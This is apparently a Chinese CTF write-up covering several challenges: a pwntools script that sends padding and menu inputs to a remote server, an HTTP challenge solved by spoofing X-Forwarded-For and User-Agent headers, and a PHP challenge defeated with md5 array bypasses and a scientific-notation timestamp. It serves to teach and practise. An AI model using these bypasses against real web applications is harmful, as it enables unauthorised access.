from pwn import *
from struct import *
p= remote("182.92.184.215","12345")
print(p.recv())
print(p.recv())
print(p.recv())
print(p.recv())
print(p.recv())
print(p.recv())
print(p.recv())
print(p.recv())
print(p.recv())
p.sendline(b&apos;aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa&apos;)
print(p.recv())
&apos;&apos;&apos;&apos;&apos;&apos;
print(p.recv())
print(p.recv())
p.sendline(b&apos;b&apos;)
p.sendline(b&apos;c&apos;)
p.sendline(b&apos;b&apos;)
p.sendline(b&apos;d&apos;)
p.sendline(b&apos;c&apos;)
p.sendline(b&apos;b&apos;)
p.sendline(b&apos;b&apos;)
p.sendline(b&apos;b&apos;)
p.sendline(b&apos;b&apos;)
p.sendline(b&apos;b&apos;)
p.sendline(b&apos;b&apos;)
print(p.recv())
print(p.recv())
print(p.recv())
p.sendline(b"icq85111cf79bd01834d8d73c3f5dae8")
print(p.recv())
print(p.recv())
```


flag值：

flag{659599c68e85445c3ca6844c2ec78594}

17 签到

操作内容：

获取容器，查看题目提示得到了输入任意字符即可查看，浏览器进入，疯狂回车，得到flag。



如该题使用自己编写的脚本代码请详细写出，不允许截图

flag值：

flag{023025ea-c06e-4ad8-9e26-ec5a0eba3527}


18 easy_http

操作内容：

下发环境后，进入容器里，看到提示需要我们post一下fruit参数，内容为apple。


我们使用浏览器的Hackbar插件，修改地址进行post。

然后看到需要一个Post请求，请求为vegetable，同样使用这个插件进行，进行提交。



然后发现我们需要使用127.0.0.1，我们使用XFF修改IP：X-Forwarded-For: 127.0.0.1

但是没有提示什么flag，我们尝试把提示的信息放到UA里。



最后解出Flag。

如该题使用自己编写的脚本代码请详细写出，不允许截图

flag值：

flag{56b0efb2-c299-40d28fd2-606e3f2f17c2}

22 easy_php

操作内容：

获取容器，进入看到了一串PHP代码，第一步也就是需要使用两个参数绕过php的md5类型，需要两个值不同但不可以md5的数据类型，并且看到第二次和第一次的代码除了变量不同相差无几，就试了试数组绕过。

?a1[1]=001 & a2[1]=02&b1[1]=001 & b2[1]=02

成功绕过两个之后，需要输入一个时间，时间的长度不能大于4而且要和时间戳作比较，所以就想到了使用科学计数法。转换为7e10，最后提交，得到flag。

?a1[1]=001 & a2[1]=02&b1[1]=001 & b2[1]=02&time=7e10

```
<?php

highlight_file(__FILE__);

if  (  isset($_GET['a1'])  &&  isset($_GET['a2'])  )  {
        if(  ($_GET['a1']  ==  $_GET['a2'])  ||  (md5($_GET['a1'])  !=  md5($_GET['a2']))  ){
                die("No");
        }
}else{
        die("Please  input  a1  and  a2.");
}

if  (  isset($_GET['b1'])  &&  isset($_GET['b2'])  )  {
        if(  ($_GET['b1']  ===  $_GET['b2'])  ||  (md5($_GET['b1'])  !==  md5($_GET['b2']))  ){
                die("NoNo");
        }
}else{
        die("Please  input  b1  and  b2.");
}

if  (  isset($_GET['time'])  ){
        if(  strlen($_GET['time'])>4  ||  $_GET['time']<time()  ||  is_array($_GET['time'])){
                die("NoNoNo");
        }
}else{
        die("Please  input  time.");
}

echo  file_get_contents('/flag');
flag{7e8e3c64-6213-45fd-a1dc-0d1771ace6dc}
```

如该题使用自己编写的脚本代码请详细写出，不允许截图

flag值：

flag{7e8e3c64-6213-45fd-a1dc-0d1771ace6dc}